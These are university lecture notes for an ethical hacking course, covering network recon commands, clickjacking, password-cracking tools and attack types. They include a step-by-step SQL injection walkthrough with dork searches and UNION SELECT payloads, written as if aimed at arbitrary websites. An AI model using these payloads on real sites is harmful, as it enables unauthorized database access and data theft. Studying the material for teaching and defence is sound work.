		L	T	P	Credits	Total Marks
SCSA7007	**ETHICAL HACKING AND DIGITAL FORENSICS**	**3**	**0**	**0**	**3**	**100**

COURSE OBJECTIVES

- ➢ To learn various hacking techniques and attacks.
- ➢ To know how to protect data assets against attacks from the Internet.
- ➢ To evaluate where information networks are most vulnerable.
- ➢ To perform penetration tests into secure networks for evaluation purposes.
- ➢ To enable students to understand issues associated with the nature of forensics.

UNIT 1 HACKING WINDOWS 9 Hrs.

Hacking windows – Network hacking – Web hacking – Password hacking - A study on various attacks – Input validation attacks – SQL injection attacks – Buffer overflow attacks - Privacy attacks.

UNIT 2 TCP/IP AND FIREWALLS 9 Hrs.

TCP / IP – Checksums – IP Spoofing port scanning, DNS Spoofing. Dos attacks – SYN attacks, Smurf attacks, UDP flooding, DDOS – Models. Firewalls – Packet filter firewalls - Packet Inspection firewalls – Application Proxy Firewalls - Batch File Programming.

UNIT 3 COMPUTER FRAUD 9 Hrs.

Fundamentals of Computer Fraud – Threat concepts – Framework for predicting inside attacks – Managing the threat – Strategic Planning Process.

UNIT 4 ARCHITECTURE STRATEGIES 9 Hrs.

Architecture strategies for computer fraud prevention – Protection of Web sites – Intrusion detection system – NIDS, HIDS – Penetrating testing process – Web Services – Reducing transaction risks.

UNIT 5 FRAUD SELECTION AND DETECTION 9 Hrs.

Key Fraud Indicator selection process - customized taxonomies – Key fraud signature selection process – Accounting Forensics – Computer Forensics – Journaling and it requirements – Standardized logging criteria – Journal risk and control matrix – Neural networks – Misuse detection and Novelty detection.

Max. 45 Hrs.

TEXT / REFERENCE BOOKS

1. Kenneth C.Brancik, “Insider Computer Fraud”, Auerbach Publications Taylor & Francis, Group 2008.
2. Ankit Fadia, “Ethical Hacking”, Second Edition Macmillan India Ltd, 2006.

END SEMESTER EXAMINATION QUESTION PAPER PATTERN

Max. Marks: 100 **Exam Duration: 3 Hrs.**

PART A: 5 Questions of 6 Marks each – No choice **30 Marks**

PART B: 2 Questions from each unit of internal choice, each carrying 14 Marks **70 Marks**

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF COMPUTING

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

UNIT-I Ethical Hacking and Digital Forensics – SCSA7017

Hacking windows – Network hacking – Web hacking – Password hacking - A study on various attacks – Input validation attacks – SQL injection attacks – Buffer overflow attacks - Privacy attacks.

HACKING WINDOWS

Definition :-

Hacker is a term used by some to mean "a clever programmer" and by others, especially those in popular media, to mean "someone who tries to break into computer systems."


Network Hacking

Network Hacking is generally means gathering information about domain by using tools like Telnet, NslookUp, Ping, Tracert, Netstat, etc.It also includes OS Fingerprinting, Port Scaning and Port Surfing using various tools.

Ping :- Ping is part of ICMP (Internet Control Message Protocol) which is used to troubleshoot TCP/IP networks. So, Ping is basically a command that allows you to check whether the host is alive or not.
To ping a particular host the syntax is (at command prompt)--

c:/>ping hostname.com

example:- c:/>ping www.google.com



```
C:\>ping www.google.com

Pinging www.l.google.com [209.85.153.104] with 32 bytes of data:

Reply from 209.85.153.104: bytes=32 time=81ms TTL=248
Reply from 209.85.153.104: bytes=32 time=84ms TTL=248
Reply from 209.85.153.104: bytes=32 time=82ms TTL=248
Reply from 209.85.153.104: bytes=32 time=83ms TTL=248

Ping statistics for 209.85.153.104:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 81ms, Maximum = 84ms, Average = 82ms
```


Figure 1: Ping Command

Various attributes used with 'Ping' command and their usage can be viewed by just typing **c:/>ping** at the command prompt.

```
C:\>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]

            [-r count] [-s count] [[-j host-list] | [-k host-list]][-

            w timeout] target_name


Options:

   -t             Ping the specified host until stopped.

                  To see statistics and continue - type Control-Break;To stop

                  - type Control-C.

   -a              Resolve addresses to hostnames.

   -n count         Number of echo requests to send.

   -l size        Send buffer size.

   -f             Set Don't Fragment flag in packet.

   -i TTL         Time To Live.

   -v TOS          Type Of Service.

   -r count        Record route for count hops.

   -s count         Timestamp for count hops.

   -j host-list   Loose source route along host-list.

   -k host-list   Strict source route along host-list.

   -w timeout      Timeout in milliseconds to wait for each reply.
```

Netstat :- It displays protocol statistics and current TCP/IP network connections. i.e. local address, remote address, port number, etc.
It's syntax is (at command prompt)--

c:/>netstat -n



Command Prompt

```
C:\>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    117.200.160.151:2170   209.85.153.104:80      ESTABLISHED
  TCP    117.200.160.151:2172   209.85.153.104:80      TIME_WAIT
  TCP    117.200.160.151:2174   209.85.153.104:80      ESTABLISHED
  TCP    117.200.160.151:2176   209.85.153.104:80      ESTABLISHED
  TCP    127.0.0.1:1042         127.0.0.1:1043         ESTABLISHED
```

Figure 2 : netstat command

Telnet :- Telnet is a program which runs on TCP/IP. Using it we can connect to the remote computer on particular port. When connected it grabs the daemon running onthat port.
The basic syntax of Telnet is (at command prompt)--

c:/>telnet hostname.com

By default telnet connects to port 23 of remote computer. So, the complete syntax is-

c:/>telnet www.hostname.com port

example:- c:/>telnet www.yahoo.com 21 or c:/>telnet 192.168.0.5 21

Tracert :- It is used to trace out the route taken by the certain information i.e. datapackets from source to destination.
It's syntax is (at command prompt)--

c:/>tracert www.hostname.com

example:- c:/>tracert www.insecure.in

WEB HACKING

ClickJacking

Definition :-

"Clickjacking is a malicious technique of tricking web users into revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages." - Wikipedia

Introduction :-

A vulnerability across a variety of browsers and platforms, a click jacking takes the form of embedded code or script that can execute without the user's knowledge, such as clicking on a button that appears to perform another function.

The long list of vulnerabilities involves browsers, Web sites and plug-ins like Flash.

How It Works? :-

ClickJacking is a little bit difficult to explain however try to imagine any button that you see in your browser from the Wire Transfer Button on your Bank, Post Blog button on your blog, Add user button on your web-site, Google Gadgets etc.

ClickJacking gives the attacker to ability to invisibly float these buttons on-top of other innocent looking objects in your browser.

So when you try to click on the innocent object, you are actually clicking on the malicious button that is floating on top invisibly.

JavaScript increases the effectiveness of these attacks hugely, because it can make our invisible target constantly follow the mouse pointer, intercepting user\92s first click with no failure.

We can however imagine a few less effective but still feasible scriptless scenarios, e.g. covering the whole window with hidden duplicates of the target or overlaying an

attractive element of the page, likely to be clicked (e.g. a game or a porn image link), with a transparent target instance.

Examples :-

1) Malicious camera spying using Adobe's Flash.

2) Flash, Java, SilverLight, DHTML Game or Application used to Spy on your Webcamand/or Microphone.

What Does ARP Mean?

Address Resolution Protocol (ARP) is a stateless protocol, was designed to map Internet Protocol addresses (IP) to their associated Media Access Control (MAC) addresses. This being said, by mapping a 32 bit IP address to an associated 48 bit MAC address via attached Ethernet devices, a communication between local nodes canbe made.

On a majority of operating systems, such as Linux, FreeBSD(BSD-Berkeley Software Distribution), and other UNIX based operating systems, and even including Windows, the "arp" program is present. This program can be used to display and/or modify ARP cache entries.

Displays and modifies entries in the Address Resolution Protocol (ARP) cache, which contains one or more tables that are used to store IP addresses and their resolved Ethernet or Token Ring physical addresses. There is a separate table for each Ethernet or Token Ring network adapter installed on your computer. Used without parameters, arp displays help.

Syntax

arp [-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [-d InetAddr [IfaceAddr]] [-s InetAddr EtherAddr [IfaceAddr]]

Parameters

-a [InetAddr] [-N IfaceAddr] : Displays current ARP cache tables for all interfaces. Todisplay the ARP cache entry for a specific IP address, use arp -a with the InetAddr parameter, where InetAddr is an IP address. To display the ARP cache table for a specific interface, use the -N IfaceAddr parameter where IfaceAddr is the IP address assigned to the interface. The -N parameter is case-sensitive.

-g [InetAddr] [-N IfaceAddr] : Identical to -a.

-d InetAddr [IfaceAddr] : Deletes an entry with a specific IP address, where InetAddr isthe IP address. To delete an entry in a table for a specific interface, use the IfaceAddrparameter where IfaceAddr is the IP address assigned to the interface. To delete all entries, use the asterisk (*) wildcard character in place of InetAddr.

-s InetAddr EtherAddr [IfaceAddr] : Adds a static entry to the ARP cache that resolves the IP address InetAddr to the physical address EtherAddr. To add a static ARP cacheentry to the table for a specific interface, use the IfaceAddr parameter where IfaceAddris an IP address assigned to the interface.

/? : Displays help at the command prompt.

An example of the "arp" utility's output would look like the following:Windows:

```
> arp -a
Interface: 192.168.1.100 .- 0x10003

Internet Address          Physical Address          Type
192.168.1.1            00-13-10-23-9a-53         dynamic
```

Linux:

```
$ arp -na
? (192.168.1.1) at 00:90:B1:DC:F8:C0 [ether] on eth0
```

FreeBSD:

```
$ arp -na
? (192.168.1.1) at 00:00:0c:3e:4d:49 on bge0

C:\>arp -a

Interface: 192.168.3.21 --- 0x2


  Internet Address        Physical Address        Type

  192.168.3.60           00-1a-64-a1-fa-9c       dynamic

  192.168.3.98           00-01-6c-48-d2-de        dynamic

  192.168.3.191           00-01-6c-49-da-44        dynamic
```

```
 192.168.3.192           00-19-d1-ee-e8-c2        dynamic
C:\>arp -n
Displays and modifies the IP-to-Physical address translation tables used byaddress
resolution protocol (ARP).
ARP  -s  inet_addr  eth_addr  [if_addr]
ARP -d inet_addr [if_addr]
ARP -a [inet_addr] [-N if_addr]
 -a            Displays current ARP entries by interrogating the current
              protocol data. If inet_addr is specified, the IP and Physical
              addresses for only the specified computer are displayed.  If
              more than one network interface uses ARP, entries for each ARP table are
              displayed.
 -g            Same as -a.
 inet_addr     Specifies an internet address.
 -N if_addr    Displays the ARP entries for the network interface specified by
              if_addr.
 -d            Deletes the host specified by inet_addr. inet_addr may be
              wildcarded with * to delete all hosts.
 -s            Adds the host and associates the Internet address inet_addr with
              the Physical address eth_addr. The Physical address is given as 6
              hexadecimal bytes separated by hyphens.
```

The entry is permanent.

eth_addr	Specifies a physical address.
if_addr	If present, this specifies the Internet address of the interface whose address translation table should be modified. If not present, the first applicable interface will be used.

Example:

```
  > arp -s 157.55.85.212   00-aa-00-62-c6-09.............Adds a static entry.
  > arp -a ...........................................Displays the arp table.
```

Question: What is a Hacker?

Answer: In computer networking, *hacking* is any technical effort to manipulate the normal behavior of network connections and connected systems. A *hacker* is any person engaged in hacking. The term "hacking" historically referred to constructive,clever technical work that was not necessarily related to computer systems. Today, however, hacking and hackers are most commonly associated with malicious programming attacks on the Internet and other networks.

Origins of Hacking

M.I.T. engineers in the 1950s and 1960s first popularized the term and concept of hacking. Starting at the model train club and later in the mainframe computer rooms, theso-called "hacks" perpetrated by these hackers were intended to be harmless technical experiments and fun learning activities.

Later, outside of M.I.T., others began applying the term to less honorable pursuits. Before the Internet became popular, for example, several hackers in the U.S. experimented with methods to modify telephones for making free long-distance calls over the phone network illegally.

As computer networking and the Internet exploded in popularity, data networks becameby far the most common target of hackers and hacking.


Hacking vs. Cracking

Malicious attacks on computer networks are officially known as *cracking*, while *hacking* truly applies only to activities having good intentions. Most non-technical people fail to make this distinction, however. Outside of academia, its extremely common to see the term "hack" misused and be applied to cracks as well.

Common Network Hacking Techniques

Hacking on computer networks is often done through scripts or other *network programming*. These programs generally manipulate data passing through a network connection in ways designed to obtain more information about how the target system works. Many such pre-packaged scripts are posted on the Internet for anyone, typically entry-level hackers, to use. More advanced hackers may study and modify these scripts to develop new methods. A few highly skilled hackers work for commercial firms with the job to protect that company's software and data from outside hacking.

Cracking techniques on networks include creating worms, initiating denial of service (DoS) attacks, or in establishing unauthorized *remote access* connections to a device.



```
C:\>tracert www.insecure.in

Tracing route to insecure.in [174.133.223.2]
over a maximum of 30 hops:

  1    29 ms    30 ms    29 ms  117.200.160.1
  2    31 ms    29 ms    29 ms  218.248.174.6
  3     *        *        *     Request timed out.
  4   694 ms   666 ms   657 ms  125.16.156.17
  5   644 ms   656 ms   680 ms  125.21.167.70
  6   702 ms   686 ms   658 ms  p4-1-0-1.r03.lsanca03.us.bb.gin.ntt.net [204.1.2
53.65]
  7   682 ms   710 ms   703 ms  xe-3-3-0.r21.lsanca03.us.bb.gin.ntt.net [129.250
.5.89]
  8   676 ms   692 ms   707 ms  as-0.r21.hstntx01.us.bb.gin.ntt.net [129.250.3.1
22]
  9   748 ms   837 ms   828 ms  xe-4-3.r03.hstntx01.us.bb.gin.ntt.net [129.250.4
.238]
 10   717 ms   721 ms   722 ms  xe-4-4.r03.hstntx01.us.ce.gin.ntt.net [128.241.1
.6]
 11   695 ms   701 ms   712 ms  po2.car07.hstntx2.theplanet.com [74.55.252.118]

 12   726 ms   697 ms   688 ms  2.df.85ae.static.theplanet.com [174.133.223.2]

Trace complete.
```

Figure 3: Trace route

Here "*   *   *   Request timed out." indicates that firewall installed on that system block the request and hence we can't obtain it's IP address.

various attributes used with tracert command and their usage can be viewed by just typing **c:/>tracert** at the command prompt.

C:\>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] target_name

Options:

```
    -d                  Do not resolve addresses to hostnames.

    -h maximum_hops       Maximum number of hops to search for target.

    -j host-list        Loose source route along host-list.

    -w timeout          Wait timeout milliseconds for each reply.
```

The information obtained by using tracert command can be further used to find out exact operating system running on target system.

Password hacking

Password hacking is one of the easiest and most common ways hackers obtain unauthorized computer or network access. Although strong passwords that are difficultto crack (or guess) are easy to create and maintain, users often neglect this. Therefore, passwords are one of the weakest links in the information-security chain.

Hackers have many ways to obtain passwords. They can glean passwords simply by asking for them or by looking over the shoulders of users as they type them in. Hackers can also obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, hackers can use remote cracking utilitiesor network analyzers.

Technical password vulnerabilities You can often find these serious technical vulnerabilities after exploiting organizational password vulnerabilities: Weak password - encryption schemes.

Hackers can break weak password storage mechanisms by using cracking methods that I outline in this chapter. Many vendors and developers believe that passwords are safe from hackers if they don‘t publish the source code for their encryption algorithms. Wrong! A persistent, patient hacker can usually crack this security by obscurity fairly quickly. After the code is cracked, it is soon distributed across the Internet and becomes public knowledge.

Password-cracking utilities take advantage of weak password encryption. These utilities do the grunt work and can crack any password, given enough time and computing power. Software that stores passwords in memory and easily accessed databases. End-user applications that display passwords on the screen while typing.

The ICAT Metabase (an index of computer vulnerabilities) currently identifies over 460 technical password vulnerabilities, 230 of which are labeled as highseverity. You can search for some of these issues at icat.nist.gov/icat. cfm to find out how vulnerable some of your systems are from a technical perspective. Cracking Passwords Password cracking is one of the most enjoyable hacks for the bad guys. It fuels their sense of exploration and desire to figure things out.

Cracking Passwords

Password cracking is one of the most enjoyable hacks for the bad guys. It fuels their sense of exploration and desire to figure things out. You may not have a burning desire to explore everyone‘s passwords, but it helps to approach password cracking with this thinking. So where should you start hacking the passwords on your systems? Generally speaking, any user‘s password works. After you obtain one password, you can obtain others —— including administrator or root passwords.

High-tech password cracking

High-tech password cracking involves using a program that tries to guess a password by determining all possible password combinations. These hightech methods are mostly automated after you access the computer and password database files.

Password cracking software You can try to crack your organization‘s operating -system and Internetapplication passwords with various password cracking tools:

LC4 (previously called L0phtcrack) can sniff out password hashes from the wire. Go to www.atstake.com/research/lc.

NetBIOS Auditing Tool (NAT) specializes in network-based password attacks. Go to www.securityfocus.com/tools/543.

Chknull (www.phreak.org/archives/exploits/novell) for Novell NetWare password testing These

tools require physical access on the tested computer:

• John the Ripper (www.openwall.com/john)

•pwdump2(razor.bindview.com/tools/desc/pwdump2_readme.html) Crack

(coast.cs.purdue.edu/pub/tools/unix/pwdutils/ crack)

• Brutus (www.hoobie.net/brutus) • Pandora (www.nmrc.org/project/pandora)

• NTFSDOS Professional (www.winternals.com) Various other handy password tools exist, such as

•GetPass for decrypting login passwords for Cisco routers (www. boson.com/promo/utilities/getpass/getpass_utility.htm)

• Win Sniffer for capturing FTP, e-mail, and other types of passwords off the network

• Cain and Abel for capturing, cracking, and even calculating various types ofpasswords on a plethora of systems (www.oxid.it/ cain.html) .

Password-Cracking Countermeasures

The strongest passwords possible should be implemented to protect against password cracking. Systems should enforce 8–12 character alphanumeric passwords. To protect against cracking of the hashing algorithm for passwords stored on the server,you must take care to physically isolate and protect the server.

The systems administrator can use the SYSKEY utility in Windows to further protecthashes stored on the server hard disk.The server logs should also be monitored for brute-force attacks on user accounts.

Attacks

An attack is an intentional threat and is an action performed by an entity with the intention to violate security. Examples of attacks are destruction, modification, fabrication, interruption or interception of data. An attack is a violation of data integrity and often results in disclosure of information, a violation of the confidentiality of the information, or in modification of the data. An attacker can gain access to sensitive information by attacking in several steps, where each step involves an i llegal access to the system. An intentional threat can be caused by an insider or outsider, can be a spy, hacker, corporate raider, or a disgruntled employee.

Any attack on the security of a system can be a direct and indirect attack. A direct attack aims directly at the desired part of the data or resources. Several components in a system may be attacked before the intended (final) information can be accessed. In an indirect attack, information is received from or about the desired data/resource without directly attacking that resource. Indirect attacks are often troublesome in database systems where it is possible to derive confidential information by posing indirect questions to the database. Such an indirect attack is often called inference.

Passive Attacks

Passive attacks are made by monitoring a system performing its tasks and collecting information. In general, it is very hard to detect passive attacks since they do not

interact or disturb normal system functions. Monitoring network traffic, CPU and disk usage, etc are examples of passive attacks. Encryption of network traffic can only partly solve the problem since even the presence of traffic on a network may reveal some information. Traffic analysis such as measuring the length, time and frequency of transmissions can be very valuable to detect unusual activities.

Active Attack

An active attack changes the system behavior in some way. Examples of an active attack can be to insert new data, to modify, duplicate or delete existing data in a database, to deliberately abuse system software causing it to fail and to steal magnetic tapes, etc. A simple operation such as the modification of a negative acknowledgment (NACK) from a database server into a positive acknowledgment (ACK) could result in great confusion and/or damage. Active attacks are easier to detect if proper precautions are taken.

<u>**Input Validation Attacks**</u>

Input Validation Attacks are where an attacker intentionally sends unusual **input** in the hopes of confusing the application.

Two general mechanisms to prevent attacks

    - Better input validation
    - Safe programming techniques; techniques for detecting potential buffer overflows in code; . . .

Secure programming techniques

- Validate all input
- Avoid buffer overflows (use safe string manipulation functions, careful length checking, etc., . . .) .

Validating input:

- Determine acceptable input, check for match --- don't just check against list of ―non-matches‖
    - Limit maximum length
    - Watch out for special characters, escape chars.
- Check bounds on integer values
    - Check for negative inputs
    - Check for large inputs that might cause overflow!
- Filenames
    - Disallow *, .., etc.
- Command-line arguments
    - Even argv[0]…
- Commands
    - E.g., SQL (see later)
- URLs, http variables
    - E.g., cross site scripting, more

- Next lecture

SQL INJECTION ATTACKS

SQL injection is an attack in which malicious code is inserted into strings that are laterpassed to an instance of SQL Server for parsing and execution.

Finding Sites: When talking to find a vulnerable site for SQL Injection you will hear the term Dork a lot, this refers to a google search term targeted at finding vulnerable websites. An example of a google dork is inurl:index.php?id=, entering this string in google search engine would return all sites from google cache with the string **news.php?id=** in their URL.
Ex:

http://www.site.com/news.php?id=4

To be a SQL injection vulnerable a site has to have a **GET** parameter in the URL.
In http://www.site.com/news.php?id=4, id=4 is the **GET** parameter as it is getting the id=4 from the backend database.

Checking Vulnerability: To check if the site is vulnerable to SQLi the most common way is to just add an apostrophe(‗) after one of the parameter in the URL.
Ex:

http://www.site.com/news.php?id=4′

Now if the site is vulnerable it will show error like:

You have an error in your SQL Syntax

Warning: mysql_num_rows()

Warning: mysql_fetch_assoc()

Warning: mysql_result()

Warning: mysql_fetch_array()

Warning: mysql_numrows()

Warning: mysql_preg_match()

If you see any of these errors when entering _ after the number or string of parameter then the chances are the site is vulnerable to SQLi attacks to some extent. Although that is not the only way to know if the site is vulnerable to SQLi attacks, an error can bein form of when a part of the site is just simply disappears such as a news article, body text or images. If this happens then the site is vulnerable also.

Finding number of columns: After you find that the site is vulnerable the next step is tofind the number of columns in the table that is in use. There are couple of ways to do this like **ORDER BY** or **GROUP BY**. Here I will use **ORDER BY** To find the number ofcolumns start with **ORDER BY 1**.

Ex.

http://www.site.com/news.php?id=4 ORDER BY 1–

If it doesn‘t error then probably you can use **ORDER BY** command. Sometimes you willget error on doing **ORDER BY** 1, if it gives error then simple move on to other site. If it doesn‘t error then I always go to **ORDER BY** 10000 (because a table can‘t have 10000 columns in it) to see if it give error.

Ex.http://www.site.com/news.php?id=4 ORDER BY 10000–

Sometimes it doesn‘t error as it should, then I use AND 1=0 before the **ORDER BY**
query to get an error.

Ex.http://www.site.com/news.php?id=4 AND 1=0 ORDER BY 10000–

After getting the error on 10000 its up to you how you find the number of columns, I startwith 100 and divide the no of columns by 2 until i get closer. Something like this:

http://www.site.com/news.php?id=4 ORDER BY 100–ERROR

http://www.site.com/news.php?id=4 ORDER BY 50–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 25–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 12–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 6–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 3– NO
ERROR

As 6 is giving error and 3 is not the number of columns is either 3, 4 or 5.

http://www.site.com/news.php?id=4 ORDER BY 4– NO
ERROR

http://www.site.com/news.php?id=4 ORDER BY 5–
ERROR

After this you can conclude that the website has 4 columns as it gives error above **ORDER BY** 4 and doesn‘t error below **ORDER BY** 4.

NOTE: Comments are not necessary every time when injecting a website, although sometimes they are. Possible comments to use are:

—

/*

/**

/ #

Getting MySQL version: This is an important step because if the MySQL version is lower than 5 then we have to guess the name of the tables and columns to inject which is sometimes get frustrating so I would recommend to work on version 5 for beginners. Before finding the version of the column we have to find the visible column number to inject our query to get result. To do this we will use the SELECT statement and **UNIONALL** statement.

http://www.site.com/news.php?id=4 UNION ALL SELECT 1,2,3,4–

It will return numbers back in data place, if it doesn't then add a negative sign after the equals sign, put a null in place of the number after the equal sign or add AND 1=0 before the **UNION** query.

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,3,4–

http://www.site.com/news.php?id=null UNION ALL SELECT 1,2,3,4–

http://www.site.com/news.php?id=4 AND 1=0 UNION ALL SELECT 1,2,3,4–

Now say we got back the number 3, so this is the column that we can retrieve data from. To get the database version there are two ways either **version() or @@version**,let's use them:

http://www.site.com/news.php?id=-4 UNION ALL SELECT1,2,group_concat(version()),4–

http://www.site.com/news.php?id=-4 UNION ALL SELECT1,2,group_concat(@@version),4–

If you get an error like ―Illegal mix of coallations when using **@@version―**, then youhave to convert it into latin from UTF8 as:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(@@version using latin1),4–

NOTE: We are completely replacing the number 3 with our query, something like **1,2,group_concat(@@version),3,4–** will result in error.

If it worked you will get the version of MySQL. You will see something like 5.0.45, 5.0.13-log, 4.0.0.1 etc. All we need to focus is on the first number,i.e., 4 or 5. If it is 5 then keep going but if it is 4 and you are new then you should move o n to other websitebecause we have to guess the table names in order to extract the data.

NOTE: Sometime you will get frustrated by knowing that you spent 5-10 minutes in just getting the database version after applying the **ORDER BY, UNION SELECT and version()** in queries and the result is MySQL4. So to save my time in getting the database version, I use the Inferential(Blind SQL Injection) to get the version of the MySQL. Do as follows:

http://www.site.com/news.php?id=4 AND 1=1– NO
ERROR

http://www.site.com/news.php?id=4 AND 1=2–ERROR

http://www.site.com/news.php?id=4 AND substring(@@version,1,1)=4– If
page come back true then the version is 4.

http://www.site.com/news.php?id=4 AND substring(@@version,1,1)=5– If
page come back true then the version is 5.

If version is 5 then you can start **ORDER BY** and continue because you already knowthat the version is 5 and you will not have to guess the table names. Although I would recommend that beginners should use **ORDER BY**.

Buffer overflow attacks

What causes the buffer overflow condition? Broadly speaking, buffer overflow occursanytime the program writes more information into the buffer than the space it has allocated in the memory. This allows an attacker to overwrite data that controls the program execution path and hijack the control of the program to execute the attacker‘s code instead the process code. For those who are curious to see how this works, we will now attempt to examine in more detail the mechanism of this attack and also to outline certain preventive measures.

Programs written in C language, where more focus is given to the programming efficiency and code length than to the security aspect, are most susceptible to this type of attack. In fact, in programming terms, C language is considered to be very flexible and powerful, but it seems that although this tool is an asset it may become a headache for many novice programmers. It is enough to mention a pointer-based call by direct memory reference mode or a text string approach. This latter implies a situation that even among library functions working on text strings, there are indeed those that cannot control the length of the real buffer thereby becoming susceptible to an overflow of the declared length.

Before attempting any further analysis of the mechanism by which the attack progresses, let us develop a familiarity with some technical aspects regarding program execution and memory management functions.

Process Memory

When a program is executed, its various compilation units are mapped in memory in a well-structured manner. Figure. 1 represents the memory layout.




Figure 4: Process Memory

Legend:

The *text* segment contains primarily the program code, i.e., a series of executable program instructions. The next segment is an area of memory containing both initialized and uninitialized global data. Its size is provided at compilation time. Going further into the memory structure toward higher addresses, we have a portion shared by the stack and *heap* that, in turn, are allocated at run time. The *stack* is used to store function call- by arguments, local variables and values of selected registers allowing it to retrieve the program state. The *heap* holds dynamic variables. To allocate memory, the heap uses the *malloc* function or the *new* operator.

What is the stack used for?

The stack works according to a LIFO model (Last In First Out). Since the spaces within the stack are allocated for the lifetime of a function, only data that is active during this lifetime can reside there. Only this type of structure results from the essence of a structural approach to programming, where the code is split into many code sections called functions or procedures. When a program runs in memory, it sequentially calls each individual procedure, very often taking one from another, thereby producing a multi-level chain of calls. Upon completion of a procedure it is required for the program to continue execution by processing the instruction immediately following the CALL instruction. In addition, because the calling function has not been terminated, all its localvariables, parameters and execution status require to be ―frozen‖ to allow the remainder of the program to resume execution immediately after the call. The implementation of such a stack will guarantee that the behavior described here is exactly the same.

Function calls

